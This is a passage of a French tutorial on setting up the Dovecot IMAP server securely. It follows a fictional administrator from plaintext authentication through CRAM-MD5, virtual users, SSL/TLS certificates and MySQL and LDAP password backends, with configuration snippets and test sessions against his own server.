- La sécurisation de la messagerie, c'est-à-dire au minimum la protection du mot de passe autorisant la consultation de la boîte aux lettres (libre à quiconque de décider que la confidentialité des messages en eux-mêmes n'est pas importante) ou mieux, la protection complète des flux réseau IMAP.

À propos de Dovecot

Nous avons fait le choix d'utiliser pour cette fiche pratique la version 1.0-beta2 de Dovecot, sortie le 23 janvier 2006.

Bien que cette dernière ne soit pas encore réellement utilisable sur un vrai système de production, elle est néanmoins assez stable, et de plus, au vu des itérations de développement du projet Dovecot, la version 1.0 devrait sortir d'ici peu (courant 2006).

En l'état actuel, le programme manque certainement encore un peu de maturité (particulièrement sur les architectures non x86) et certaines fonctionnalités essentielles pour un serveur IMAP ne sont pas encore vraiment finalisées (système de quota par exemple).

Autre fait intéressant à signaler depuis la sortie de la version 1.0-beta2, Timo Sirainen (l'auteur du programme) considère son produit comme suffisamment avancé pour entrer dans une phase intensive d'audit externe du code source, et à ce titre propose une récompense de 1000 euros à qui découvrira une vulnérabilité exploitable à distance.

En plus de sa conception et de son implémentation respectant les principes de base en sécurité, Dovecot est accompagné d'une documentation très riche [2].

De plus, son auteur montre une transparence complète vis-à-vis des choix techniques à venir ou déjà retenus lors de l'implémentation.

Arnaud Guignard – arno@rstack.org
Pascal Malterre – pascal@rstack.org
Ingénieurs-chercheurs en sécurité des systèmes d'information au CEA/DAM Ile de France

Les mains dans le cambouis

Compilation et installation

Le programme étant relativement portable, les commandes `./configure; make && make install` devraient faire l'affaire pour la plupart des installations.

Les divers fichiers générés sont installés par défaut dans `/usr/local`. Pour le support SSL/TLS, les bibliothèques OpenSSL seront automatiquement prises en compte si elles sont présentes sur le système.

Outre les directives classiques, diverses options de configuration que l'on peut choisir lors de la compilation peuvent avoir un impact au niveau des performances. Par exemple, si l'on est sous Linux et que l'on dispose d'un noyau récent, on pourra spécifier les directives suivantes :

```
--with-ioloop=epoll
--with-notify=inotify
```

Dovecot propose en standard de nombreux modules d'authentification. Tous ceux qui ne nécessitent pas de bibliothèques additionnelles sont compilés par défaut, ce qui laissera une grande marge de manœuvre lors de la phase de paramétrage.

On peut en exclure certains de la compilation si on le souhaite. Les modules inclus en standard sont les suivants :

```
--with-passwd          Build with /etc/passwd support (default)
--with-passwd-file     Build with passwd-like file support (default)
--with-shadow          Build with shadow password support (default)
--with-pam             Build with PAM support (default)
--with-checkpassword   Build with checkpassword support (default)
--with-bsdauth         Build with BSD authentication support (default)
--with-gssapi          Build with GSSAPI authentication support (default)
--with-vpopmail        Build with vpopmail support (default)
--with-static-userdb   Build with static userdb support (default)
--with-prefetch-userdb Build with prefetch userdb support (default)
```

Nous aurons l'occasion de revenir sur ces différents composants par la suite. Un serveur POP est également compilé en standard, mais pour être utilisé ce dernier doit être explicitement activé au moment de la configuration.

La page du *wiki* consacrée aux différentes options de compilation étant vraiment bien détaillée, il ne faudra pas hésiter à y jeter un coup d'œil avant de se mettre à l'ouvrage.

Rappel de l'architecture de Dovecot


Cette partie ayant déjà été détaillée dans l'article précédent, nous ne faisons que la reprendre brièvement pour que le lecteur puisse comprendre le fonctionnement (et donc la configuration) de Dovecot.

L'architecture de Dovecot est bâtie autour de quatre processus distincts qui se partagent le travail suivant les privilèges nécessaires.

- `imap-master` fonctionne en *root*. Il se charge d'exécuter de nouveaux processus.
- `imap-login` s'exécute sous l'identité d'un utilisateur non privilégié (`imapd`). Il accepte les connexions et analyse les commandes envoyées par le client jusqu'à l'authentification.
- `imap-auth` fonctionne avec l'identité de l'utilisateur dont il a besoin pour réaliser l'authentification (par exemple, si on utilise les *shadow passwords*, il aura besoin des privilèges root pour mener à bien sa tâche). Il dialogue avec `imap-master` et `imap-login` pour réaliser l'authentification.
- `imap` fonctionne avec l'identité d'un utilisateur non privilégié (celui à qui appartient le compte imap) et se chroot()e dans le répertoire de cet utilisateur. Il implémente toutes les commandes IMAP/POP3 et c'est avec lui que dialogue l'utilisateur une fois qu'il est authentifié.

Les échanges sont résumés dans la figure 1.

Figure 1 *Architecture de Dovecot*



Configuration du serveur IMAP

Pour illustrer de façon claire les différentes étapes à réaliser lors de la configuration du serveur, nous allons mettre en situation un administrateur système réputé, le célèbre Robert Stack, et le suivre pas à pas tout au long de son périple, qui le mènera d'une configuration toute simple, jusqu'à une architecture plus évoluée utilisant un annuaire LDAP ou une base de données SQL.

Les paramètres principaux

Le paramétrage de Dovecot se fait au travers d'un seul fichier de configuration `dovecot.conf`. Si comme Robert, vous avez compilé le programme par vos propres moyens, un modèle de fichier de configuration a été automatiquement installé (`/usr/local/etc/dovecot-example.conf`).

Ce dernier est extrêmement bien commenté, et nous vous invitons tout comme notre héros à en prendre connaissance. Il est organisé de la façon suivante :

- Les paramètres généraux viennent au début. Il s'agit essentiellement de la configuration des interfaces et des ports d'écoute (TCP/143 pour IMAP et TCP/993 pour *IMAP-over-SSL*), des paramètres liés à SSL/TLS, de la configuration des journaux de logs, etc.
- On trouve ensuite la configuration du processus `imap-login`, au moyen des variables préfixées par `login_`.
- Puis les paramètres relatifs aux processus chargés du dialogue IMAP avec le client (processus `imap` en gris dans le schéma page précédente). On trouve dans cette partie les informations de localisation de la boîte aux lettres de l'utilisateur connecté et des options système relatives aux fichiers (verrous, cache, etc.). On peut rattacher également à cette partie les deux blocs `protocol imap { ... }` et `protocol pop { ... }` dédiés aux paramètres plus spécifiques des protocoles.
- Enfin, la dernière partie concerne les processus d'authentification, c'est-à-dire les différents mécanismes supportés, le système de stockage des mots de passe (rubrique `passdb`) et diverses informations sur les comptes utilisateurs (rubrique `userdb`).

À première vue, ce fichier de configuration peut sembler assez complexe, mais Robert n'est pas effrayé car il sait que d'une part chaque option est très bien documentée et qu'en plus les valeurs par défaut sont tout à fait acceptables pour la majorité des installations, y compris du point de vue de la sécurité « par défaut ».

Une première configuration toute simple

Supposons que Robert Stack possède son propre serveur. Il a déjà installé un serveur de messagerie qui gère son courrier personnel qu'il reçoit dans une boîte aux lettres au format Maildir **[3]** avec son compte utilisateur (`robert` en l'occurrence).

Il a donc dans son répertoire personnel un dossier `Maildir` dans lequel sont stockés tous ses mails. Pour les lire, il se connecte en SSH et utilise Mutt. Il trouve cependant qu'avec les clients de messagerie actuels il serait nettement plus agréable d'utiliser le Thunderbird installé sur sa machine de bureau et de se connecter en IMAP à son serveur de messagerie. Il installe donc Dovecot avec les options de configuration par défaut.

Il s'attaque alors au fichier de configuration `/usr/local/etc/dovecot.conf` qui est une copie du fichier cité précédemment. Il souhaite utiliser pour l'instant seulement le protocole IMAP, donc il rajoute l'option suivante :

```
protocols = imap
```

Comme il ne veut pas utiliser SSL/TLS, il doit donc en plus spécifier l'option `ssl_disable = yes` (ne pas inclure `imaps` dans la liste des protocoles n'est pas suffisant car le serveur accepte encore la commande `STARTTLS` sur le port `imap` standard).

De plus, Robert envisageant de s'authentifier avec son mot de passe Unix habituel, il choisit la méthode d'authentification PLAIN (pas très prudent Robert...). La configuration par défaut de Dovecot étant en plus relativement sûre, il va devoir modifier l'option `disable_plaintext_auth` et la fixer à `no` pour accepter d'authentifier les utilisateurs après envoi en clair du mot de passe sur le réseau.

Il préfère également conserver les logs de Dovecot dans un fichier dédié d'où le paramétrage de `log_path` :

```
log_path = /var/log/dovecot.log
```

S'il l'avait souhaité, Robert aurait pu également spécifier `log_path = /dev/stderr`, pour pouvoir utiliser ensuite des outils de supervision de *daemon* (comme les Daemontools de DJ Bernstein) en exécutant le programme `dovecot` avec l'argument `-F`.

Une étape importante à accomplir ensuite pour Robert est la création d'un utilisateur dédié à l'exécution du processus `imap-login`.

Cet utilisateur ne doit avoir aucun privilège, ne doit appartenir à aucun groupe existant (donc création d'un groupe spécifique également), ni, bien sûr, avoir de *shell* sur le serveur. On spécifie le nom de cet utilisateur grâce à la directive suivante :

```
login_user = dovecot
```

Enfin, pour être sûr de son installation et éviter qu'un quelconque pirate ne profite trop facilement d'une faille de sécurité, il vérifie bien que la configuration par défaut chroote le processus de login :

```
login_dir = /var/run/dovecot/login
login_chroot = yes
```

L'option `verbose_proctitle = yes` est très pratique pour voir qui est connecté et depuis quelle adresse IP simplement au moyen d'une commande `ps ax`.

Le compte `robert` a pour UID 1000 et le GID de son groupe primaire est 1000 également. Comme il va peut-être avoir d'autres utilisateurs, il décide que les comptes et groupes autorisés à lire leur mail commencent à 1000 :

```
first_valid_uid = 1000
first_valid_gid = 1000
```

Nous avons dit que son mail était dans le répertoire `Maildir` de son répertoire principal et au format Maildir :

```
default_mail_env = maildir:~/Maildir
```

On peut ensuite passer à la configuration des méthodes d'authentification. Le serveur de Robert supportant l'authentification par PAM (*Pluggable Authentication Modules*, utilisée par la majorité des systèmes Unix), la méthode est évidente. Il décide de laisser passer son mot de passe en clair car, ses deux machines se trouvant sur le même LAN, il pense qu'elles sont à l'abri du *sniffing*.

```
auth default {
  mechanisms = plain
  passdb pam {
  }
  userdb passwd {
  }
  user = root
}
```

La directive `mechanisms` indique quels sont les types d'authentification supportés :

- `plain` : le mot de passe circule en clair.
- `cram-md5` : utilisation d'un challenge/réponse pour éviter que des attaquants récupèrent le mot de passe.
- `digest-md5` : identique à `cram-md5` mais plus fort du point de vue cryptographique. Peu de clients le supportent.
- `apop` : encore un mécanisme de challenge/réponse mais spécifique cette fois au protocole POP. Les mots de passe doivent être stockés en clair.
- `gssapi` : support de Kerberos v5.
- `anonymous` : connexion possible de manière anonyme.

La directive `passdb` sert à authentifier un utilisateur en lui associant son identifiant de connexion avec son mot de passe. La directive `userdb` sert à récupérer toutes les informations système nécessaires pour accéder à la boîte aux lettres : l'UID, le GID, le répertoire personnel de l'utilisateur et l'emplacement physique de la boîte aux lettres.

Ces deux directives peuvent être utilisées plusieurs fois pour autoriser, par exemple, différents mécanismes d'authentification, le premier qui réussit étant choisi. Grâce à cette séparation, on peut également dissocier la méthode d'authentification de celle de récupération des comptes. Cela prend tout son intérêt avec la création d'utilisateurs virtuels (cf paragraphes suivants).

Les méthodes d'authentification supportées à l'heure actuelle (utilisées avec `passdb`) :

- `pam` : utilisation des PAM.
- `passwd` : le fichier de mots de passe principal qui va être lu par la fonction `getpwnam()` (si l'on veut utiliser un fichier différent, il faut choisir la directive `passwd-file`).
- `shadow` : identique au précédent mais pour le fichier `/etc/shadow` ou équivalent lu par la fonction `getspnam()`.
- `bsdauth` : système d'authentification utilisé par les BSD (OpenBSD par exemple).
- `passwd-file` : un fichier ressemblant au fichier `/etc/passwd` mais situé à un endroit différent.
- `checkpassword` : programme externe utilisant le protocole Checkpassword (cf [4] pour plus d'informations).
- `sql` : utilisation d'une base SQL.
- `ldap` : utilisation d'un annuaire LDAP.
- `vpopmail` : utilisation du programme externe `vpopmail` **[5]** pour gérer les utilisateurs virtuels.

Les méthodes pour récupérer les informations des utilisateurs (directive `userdb`) :

- `passwd`, `passwd-file`, `vpopmail` : même signification que précédemment.
- `static` : pour créer facilement des utilisateurs virtuels (cf paragraphe suivant).
- `sql` : les informations sont dans une base SQL.
- `ldap` : les informations sont dans un annuaire LDAP.
- `prefetch` : les options ont déjà été récupérées dans l'étape `passdb`.

Enfin, le processus qui réalisera l'authentification sera exécuté avec l'identité de l'utilisateur spécifié par `user = root`. Pour des méthodes comme `pam` ou `shadow`, cet utilisateur est forcément `root` (c'est le seul pouvant accéder à ces bases). Dans les autres cas, il est conseillé de choisir un utilisateur non privilégié, encore une fois en appliquant le principe de la séparation des privilèges, c'est-à-dire en créant un compte utilisateur complètement spécifique.

Robert ayant fini la configuration, il peut maintenant lancer son serveur IMAP :

```
[mail.rstack.org ~]# dovecot -c /usr/local/etc/dovecot.conf
```

Pour tester s'il peut accéder à sa boîte, il se connecte depuis une autre machine au port IMAP.

```
[robert@client ~]$ nc mail.rstack.org imap
* OK Dovecot ready.
001 CAPABILITY
* CAPABILITY IMAP4rev1 SORT THREAD=REFERENCES MULTIAPPEND UNSELECT LITERAL+ IDLE
CHILDREN NAMESPACE LOGIN-REFERRALS AUTH=PLAIN
002 LOGIN robert password
002 OK Logged in.
003 LOGOUT
* BYE Logging out
003 OK Logout completed.
```

> **Note :** Les chaînes de caractères `001`, `002` et `003` préfixant les commandes saisies au niveau du client sont en fait de simples marqueurs mettant en correspondance la réponse du serveur avec la question initiale (le protocole IMAP offre en effet la possibilité au client de transmettre une succession de questions et de récupérer les réponses du serveur de manière asynchrone).

CRAM-MD5 ou comment ne pas exposer son mot de passe en clair

Robert est enchanté par sa configuration et il se demande s'il ne pourrait pas profiter de son serveur IMAP lorsqu'il est en déplacement. Le fait qu'une personne malveillante puisse connaître le contenu des mails qu'il reçoit ne le préoccupe pas, mais que son mot de passe circule en clair l'ennuie beaucoup plus. Il décide donc d'étudier s'il existe un moyen d'authentification alternatif et se souvient d'avoir lu dans la documentation que Dovecot supporte CRAM-MD5.

Ce protocole repose sur un mécanisme dit de challenge/réponse qui évite au mot de passe de transiter en clair sur le réseau. Il est normalement remplacé par DIGEST-MD5, mais ce dernier est peu supporté par les différents clients de messagerie.

Pour que Dovecot le prenne en compte, il faut créer un fichier au format identique à celui du fichier `/etc/password`. Si ce fichier est utilisé uniquement pour l'authentification (ce qui va être notre cas), il faut seulement que les champs *login* et *password* soient renseignés. Robert crée donc le fichier `/usr/local/etc/cram-md5.pwd` suivant :

```
robert:{PLAIN}password
```

L'option `{PLAIN}` indique quel mécanisme de chiffrement est utilisé pour le mot de passe. Il en existe plusieurs (`CRYPT`, `MD5`, `SHA1`, ...), mais certains mécanismes d'authentification ne sont compatibles

qu'avec des chiffrements précis. Dans le cas de CRAM-MD5, on peut utiliser PLAIN qui laisse le mot de passe en clair dans le fichier ou HMAC-MD5 qui remplacera le mot de passe par une séquence inintelligible. Pour la générer, Dovecot fournit le programme dovecotpw à utiliser de la manière suivante :

```
[mail.rstack.org ~]# dovecotpw -s HMAC-MD5
Enter new password:
Retype new password:
{HMAC-MD5}9186d855e11eba527a7a53ca82b313e180a62234f0acc9051b527243d41e2740
```

La valeur retournée doit être copiée dans le fichier /usr/local/etc/cram-md5.pwd. Il faut bien entendu que les droits UNIX du fichier soient positionnés pour que seul root y ait accès (ou l'utilisateur que l'on va définir pour réaliser l'authentification ; dans les exemples suivants, on utilisera imapauth).

Le fichier de configuration de Dovecot change très peu par rapport au précédent. Robert doit repositionner la variable disable_plaintext_auth à sa valeur initiale (ouf !), et modifier la partie concernant l'authentification :

```
auth default {
  mechanisms = cram-md5
  passdb passwd-file {
    args = /usr/local/etc/cram-md5.pwd
  }
  userdb passwd {
  }
  user = imapauth
}
```

Et maintenant, quand Robert se connecte au serveur, il voit que la méthode d'authentification PLAIN n'est plus utilisable et qu'elle est remplacée par CRAM-MD5 :

```
[robert@client ~]$ nc mail.rstack.org imap
* OK Dovecot ready.
001 CAPABILITY
* CAPABILITY IMAP4rev1 SORT THREAD=REFERENCES MULTIAPPEND UNSELECT LITERAL+ IDLE
CHILDREN NAMESPACE LOGIN-REFERRALS LOGINDISABLED AUTH=CRAM-MD5
002 LOGOUT
* BYE Logging out
002 OK Logout completed.
```

Ne sachant pas parler le CRAM-MD5 couramment, il fait confiance à son logiciel de messagerie favori qui l'informe qu'il a réussi à s'authentifier avec ce mécanisme. S'il regarde le fichier de log de Dovecot, il peut également s'en rendre compte :

```
[mail.rstack.org ~]# tail -1 /var/log/dovecot.log
dovecot: Jan 29 17:51:51 Info: imap-login: Login: user=<robert>, method=CRAM-
MD5, rip=83.112.195.130, lip=212.27.35.89
```

Utilisateurs virtuels

Les nombreux amis de Robert sont vraiment très impressionnés par le serveur IMAP qu'il vient de mettre en place et c'est tout naturellement qu'ils lui demandent d'héberger leurs boîtes aux lettres. Ce dernier ne peut qu'accepter mais ce qui le dérange surtout, c'est d'avoir à créer un compte utilisateur sur son serveur pour chacune de ces personnes.

La solution va donc être de créer des utilisateurs virtuels, c'est-à-dire d'avoir un compte utilisateur global qui va gérer un grand nombre de boîtes aux lettres. De plus, la souplesse du système d'authentification de Dovecot lui permettra de continuer à utiliser en parallèle son compte Unix local comme il le faisait jusqu'à présent.

La première étape est de créer un compte global dédié à l'ensemble des utilisateurs virtuels. Dans notre exemple, on choisit le compte mail (uid = 8, gid = 8).

Nos boîtes virtuelles vont se situer dans le répertoire /var/mail. Les répertoires porteront le nom de l'utilisateur, seront au format Maildir et appartiendront à l'utilisateur global mail :

```
[mail.rstack.org ~]# ls -l /var/mail | grep ramzy
drwx--x--x  5 mail mail 4096 2005-08-30 12:12 ramzy
```

Le fichier contenant la base de mots de passe contiendra à la fois le mot de passe de Robert et celui de tous les autres utilisateurs. On notera que pour pouvoir générer les valeurs intermédiaires de type HMAC-MD5, il faudra disposer des mots de passe en clair de chaque utilisateur.

En plus de la base de comptes userdb passwd { ... } configurée précédemment, on ajoutera également une base supplémentaire de comptes utilisateurs de type static, qui va indiquer à quel utilisateur (et groupe) appartient le dossier dans lequel se trouve les boîtes aux lettres, ainsi que leur format et leur emplacement physique (il existe des variables, comme %u qui va être remplacée par le nom de l'utilisateur). Ce paramétrage est indiqué dans la nouvelle configuration ci-dessous :

```
auth default {
  mechanisms = cram-md5
  passdb passwd-file {
    args = /usr/local/etc/cram-md5.pwd
  }
  userdb passwd {
  }
  userdb static {
    args = uid=8 gid=8 mail=maildir:/var/mail/%u
  }
  user = imapauth
}
```

Remarque : Pour améliorer encore la sécurité de son système basé sur des utilisateurs virtuels, Robert aurait pu également créer une partition indépendante /var/mail et monter cette dernière avec des options restrictives (nosuid, noexec).

Paramétrage de SSL/TLS

Robert est content : il a réussi à ne pas faire passer les mots de passe en clair. Malheureusement, il se rend bien compte que le contenu des mails qu'il reçoit (et sûrement ceux de ses utilisateurs) peut parfois être de nature sensible.

Il décide donc d'utiliser SSL/TLS pour que les communications avec son serveur IMAP soient incompréhensibles aux yeux des éventuels petits malins.

Pour bénéficier du support de SSL/TLS dans Dovecot, il faut d'abord créer le certificat pour notre serveur IMAP. Si l'on dispose déjà d'une PKI, il faudra alors créer une demande de certificat à envoyer à l'autorité de certification qui renverra un certificat qu'elle aura signé.

Pour une utilisation personnelle, le script mkcert.sh, disponible dans le répertoire doc des sources de Dovecot, simplifie la création d'un certificat auto-signé. Il dépend du fichier dovecot-openssl.cnf se trouvant dans le même répertoire. Il faut le modifier avec nos paramètres personnels :

```
[ req ]
default_bits = 1024
encrypt_key = yes
distinguished_name = req_dn
x509_extensions = cert_type
prompt = no

[ req_dn ]
# country (2 letter code)
C=FR

# State or Province Name (full name)
ST=France

# Locality Name (eg. city)
L=Paris

# Organization (eg. company)
O=rstack

# Organizational Unit Name (eg. section)
OU=IMAP server

# Common Name (*.example.com is also possible)
CN=mail.rstack.org

# E-mail contact
emailAddress=postmaster@rstack.org

[ cert_type ]
nsCertType = server
```

Par défaut, le certificat sera dans le fichier /etc/ssl/certs/dovecot.pem et la clé privée dans /etc/ssl/private/dovecot.pem. On peut modifier ces paramètres en éditant les variables présentes dans le script mkcert.sh ou en exportant ces variables avant l'exécution du script.

Une fois que tout est défini, on peut exécuter le script :

```
[mail.rstack.org ~/dovecot-1.0.beta2/doc]# sh ./mkcert.sh
Generating a 1024 bit RSA private key
.....................++++++
...++++++
writing new private key to '/etc/ssl/private/dovecot.pem'
-----
subject= /C=FR/ST=France/L=Paris/O=rstack/OU=IMAP server/CN=mail.rstack.org/
emailAddress=postmaster@rstack.org
MD5 Fingerprint=7F:8E:1D:59:9B:28:44:30:5A:B3:1F:67:1B:05:2A:1A
```

Nous avons tous les éléments pour configurer Dovecot. Dans le fichier de configuration, nous spécifions que nous allons autoriser l'accès en imaps. Si l'on désire que ce service ne soit accessible que sur une adresse particulière, il faut définir ssl_listen. Il faut vérifier que la variable ssl_disable est commentée ou définie à no qui est sa valeur par défaut.

Les variables ssl_cert_file et ssl_key_file vont spécifier respectivement le fichier contenant le certificat que nous avons créé et celui contenant la clé privée. Si cette dernière est protégée via un mot de passe, on peut le préciser dans ssl_key_password (nul besoin de le renseigner si le certificat est créé via mkcert.sh). Si les clients sont également authentifiés grâce à un certificat qui leur a été délivré, il faut définir ssl_verify_client_cert = yes.

Les options classiques sont résumées dans l'extrait du fichier de configuration ci-dessous :

```
protocols = imap imaps
#ssl_disable = no
ssl_cert_file = /etc/ssl/certs/dovecot.pem
ssl_key_file  = /etc/ssl/private/dovecot.pem
disable_plaintext_auth = yes
```

On démarre ensuite Dovecot et on peut vérifier que tout fonctionne correctement grâce à openssl :

```
[robert@client ~]$ openssl s_client -connect mail.rstack.org:imaps
CONNECTED(00000003)
depth=0 /C=FR/ST=France/L=Paris/O=rstack/OU=IMAP server/CN=mail.rstack.org/
emailAddress=postmaster@rstack.org
verify error:num=18:self signed certificate
verify return:1
depth=0 /C=FR/ST=France/L=Paris/O=rstack/OU=IMAP server/CN=mail.rstack.org/
emailAddress=postmaster@rstack.org
verify return:1
---
Certificate chain
 0 s:/C=FR/ST=France/L=Paris/O=rstack/OU=IMAP server/CN=mail.rstack.org/emailAd
dress=postmaster@rstack.org
   i:/C=FR/ST=France/L=Paris/O=rstack/OU=IMAP server/CN=mail.rstack.org/emailAd
dress=postmaster@rstack.org
---
Server certificate
-----BEGIN CERTIFICATE-----
MIICvzCCAiigAwIBAgIJAIzio0x9zk4RMA0GCSqGSIb3DQEBBAUAMIGVMQswCQYD
VQQGEwJGUjEPMA0GA1UECBMGRnJhbmNlMQ4wDAYDVQQHEwVQYXJpczEPMA0GA1UE
ChMGcnN0YWNrMRQwEgYDVQQLEwtJTUFQIHNlcnZlcjEYMBYGA1UEAxMPbWFpbC5y
c3RhY2sub3JnMSQwIgYJKoZIhvcNAQkBFhVwb3N0bWFzdGVyQHJzdGFjay5vcmcw
HhcNMDYwMTI0MjExNTA3WhcNMDcwMTI0MjExNTA3WjCBlTELMAkGA1UEBhMCRlIx
DzANBgNVBAgTBkZyYW5jZTEOMAwGA1UEBxMFUGFyaXMxDzANBgNVBAoTBnJzdGFj
azEUMBIGA1UECxMLSU1BUCBzZXJ2ZXIxGDAWBgNVBAMTD21haWwucnN0YWNrLm9y
ZzEkMCIGCSqGSIb3DQEJARYVcG9zdG1hc3RlckByc3RhY2sub3JnMIGfMA0GCSqG
SIb3DQEBAQUAA4GNADCBiQKBgQC/+H5h9Fc39OTKNeJsFgPkD35CNWEX5pyuAJ8s
MeHVI8LRSCrZDtOgMxrOzPEU+XMUfgiIMg/LIaYSs18wTFEwnGP7izme07bauOot
Gy2XMYp2qCVvJql3wgbA5bFGPFUt7RKyehZlTNed3r0Y0rfM1cltDuyppQSMbfas
Z7z+dwIDAQABoxUwEzARBglghkgBhvhCAQEEBAMCBkAwDQYJKoZIhvcNAQEEBQAD
gYEAGkx3ZpKR9Du8NkyLYO3e458xpn9YhTfPKsY4kxH3NCQGsZSuXNXpag6A2LjA
P3/iQDIXr61uXGGHt1I91sDtpOejJe/Br3DgIoWOFFSsEhOMTxLO7KskOARauZQT
T7FKDjwHe6l7py0AX6UG0FLGHwbr4XgIVapb8l8lIZixBbk=
-----END CERTIFICATE-----
subject=/C=FR/ST=France/L=Paris/O=rstack/OU=IMAP server/CN=mail.rstack.org/
emailAddress=postmaster@rstack.org
issuer=/C=FR/ST=France/L=Paris/O=rstack/OU=IMAP server/CN=mail.rstack.org/
emailAddress=postmaster@rstack.org
---
No client certificate CA names sent
---
SSL handshake has read 1271 bytes and written 340 bytes
```

```
---
New, TLSv1/SSLv3, Cipher is DHE-RSA-AES256-SHA
Server public key is 1024 bit
SSL-Session:
    Protocol  : TLSv1
    Cipher    : DHE-RSA-AES256-SHA
    Session-ID: 108CC0BB989D8015D3D2353D953554D0EADAE69D1001E2C81CD4576D6CE14EF9
    Session-ID-ctx:
    Master-Key: 80C8F990EF9C52C30BD7E3B43D8A89E53B6280408E233F27F9AD541FA180D56C
9934476856D0AD4472D2DD965D40AF845
    Key-Arg   : None
    Start Time: 1138139475
    Timeout   : 300 (sec)
    Verify return code: 18 (self signed certificate)
---
* OK Dovecot ready
001 CAPABILITY
001 CAPABILITY
* CAPABILITY IMAP4rev1 SORT THREAD=REFERENCES MULTIAPPEND UNSELECT LITERAL+ IDLE
CHILDREN NAMESPACE LOGIN-REFERRALS AUTH=PLAIN AUTH=CRAM-MD5
001 OK Capability completed.
```

On peut remarquer que si l'on se connecte en IMAP, l'authentification via la méthode PLAIN n'est plus disponible et que l'option LOGINDISABLED est présente :

```
[robert@client ~]$ nc mail.rstack.org imap
* OK Dovecot ready.
001 CAPABILITY
* CAPABILITY IMAP4rev1 SORT THREAD=REFERENCES MULTIAPPEND UNSELECT LITERAL+ IDLE
CHILDREN NAMESPACE LOGIN-REFERRALS STARTTLS LOGINDISABLED AUTH=CRAM-MD5
001 OK Capability completed.
```

Utilisation d'une base de données SQL

Robert dispose dans son entourage de très fortes compétences en base de données SQL, et il a de plus fortement envie de développer en PHP une interface d'administration pour lui faciliter la gestion des comptes de messagerie qu'il héberge sur son serveur.

Pour pouvoir utiliser une base de données SQL, il faut compiler Dovecot en spécifiant les options adéquates (`--with-mysql` dans notre exemple). On peut également utiliser PostgreSQL ou SQLite. Un modèle de fichier de configuration (`dovecot-sql.conf`) se trouve dans le sous-répertoire `./doc/` fourni avec les sources du programme.

Comme pour les autres modules d'authentification, on peut gérer de façon indépendante la base des mots de passe et la base des comptes utilisateurs. Il est également possible de s'intégrer à une base existante sans trop de difficulté, l'idée étant juste d'indiquer à Dovecot les requêtes SELECT qu'il devra exécuter afin de récupérer les informations nécessaires pour authentifier le client.

Pour notre exemple, on utilisera une base de données SQL uniquement pour la validation du mot de passe, et les informations des comptes utilisateurs seront générées au moyen du module `userdb` statique. On conserve en effet toujours le même principe que précédemment, c'est-à-dire un seul UID pour tous les comptes, et les boîtes aux lettres au format Maildir regroupées dans `/var/mail`.

On commence par créer une nouvelle base de données appelée DOVECOT dans laquelle on ajoute une simple table appelée passdb avec la structure suivante :

```
CREATE TABLE `passdb` (
  userid varchar(128) NOT NULL,
  password varchar(128) NOT NULL,
  domain varchar(128) NOT NULL,
  fullname varchar(128) NOT NULL,
  PRIMARY KEY (`userid`)
);
```

Il est également conseillé de créer un utilisateur MySQL spécifique, utilisé par Dovecot pour se connecter à la base de données et disposant des privilèges minimums pour exécuter une requête SELECT sur la table concernée.

La partie authentification du fichier global `dovecot.conf` devient :

```
auth default {
  passdb sql {
    args = /usr/local/etc/dovecot-sql.conf
  }
  userdb static {
    args = uid=8 gid=8 mail=maildir:/var/mail/%u
  }
  user = imapauth
}
```

Au niveau du fichier de configuration `dovecot-sql.conf`, la première chose à faire est de spécifier les paramètres de connexion à la base de données :

```
driver = mysql
connect = host=127.0.0.1 dbname=DOVECOT user=dovecot password=dovecot
```

On vérifie que la connexion à la base de données fonctionne correctement au moment du démarrage du serveur (à condition d'avoir activé un niveau de log suffisant) :

```
dovecot: Jan 29 16:57:09 Info: Dovecot v1.0.beta2 starting up
dovecot: Jan 29 16:57:10 Info: auth-worker(default): mysql: Connected to 127.0.0.1 (DOVECOT)
```

On peut ensuite indiquer à Dovecot le format par défaut du champ correspondant au mot de passe. Ce dernier ne sera utilisé qu'en l'absence de toute autre indication, c'est-à-dire si aucun préfixe de la forme {SCHEME} n'est précisé dans le champ « mot de passe » :

```
default_pass_scheme = PLAIN-MD5
```

Enfin, on indique la requête SQL à exécuter pour récupérer le mot de passe correspondant à un *login* donné :

```
password_query = SELECT password \
                 FROM passdb \
                 WHERE userid = '%n' AND domain = '%d'
```

Les variables %n et %d seront respectivement remplacées par la partie locale et le domaine de l'adresse mail (en supposant que le login soit de la forme `user@domaine.ext`).

Besoin d'un annuaire ?

La petite entreprise de Robert ne connaît pas la crise et son effectif augmente rapidement. Il trouve que la gestion des comptes n'est plus très pratique et il se dit qu'un outil moderne tel qu'un annuaire LDAP pourrait lui simplifier grandement la vie. Heureusement pour lui, Dovecot supporte ce type d'authentification grâce à OpenLDAP.

Cette méthode d'authentification n'est pas supportée en standard. Il faut donc préciser la directive `--with-ldap` lors de la compilation et vérifier que les bibliothèques de développement d'OpenLDAP sont installées sur le système.

Nous créons dans notre annuaire une branche dans laquelle seront enregistrés nos utilisateurs. L'utilisateur `dovecot` pourra lire les enregistrements de ces utilisateurs ainsi que leur mot de passe. Il faut modifier le fichier de configuration d'OpenLDAP : `slapd.conf`.

Les lignes importantes sont mises en évidence ci-dessous :

```
suffix "dc=rstack,dc=org"


include  /etc/ldap/schema/core.schema
include  /etc/ldap/schema/cosine.schema
include  /etc/ldap/schema/nis.schema
include  /etc/ldap/schema/inetorgperson.schema

access to attrs=userPassword
        by dn="cn=Manager,dc=rstack,dc=org" write
        by dn="cn=dovecot,ou=accounts,dc=rstack,dc=org" read
        by anonymous auth
        by self write
        by * none


access to dn.children="ou=accounts,dc=rstack,dc=org"
        by dn="cn=dovecot,ou=accounts,dc=rstack,dc=org" read
        by anonymous auth
```

Maintenant nous pouvons publier notre annuaire avec nos enregistrements. Ceux-ci sont stockés dans le fichier `rstack.ldif` :

```
dn: dc=rstack,dc=org
        objectClass: top
        objectClass: dcObject
        objectClass: organization
        o: Rstack Team
        dc: rstack
        description: Rstack Team

dn: ou=accounts,dc=rstack,dc=org
        objectClass: top
        objectClass: organizationalUnit
        ou: accounts

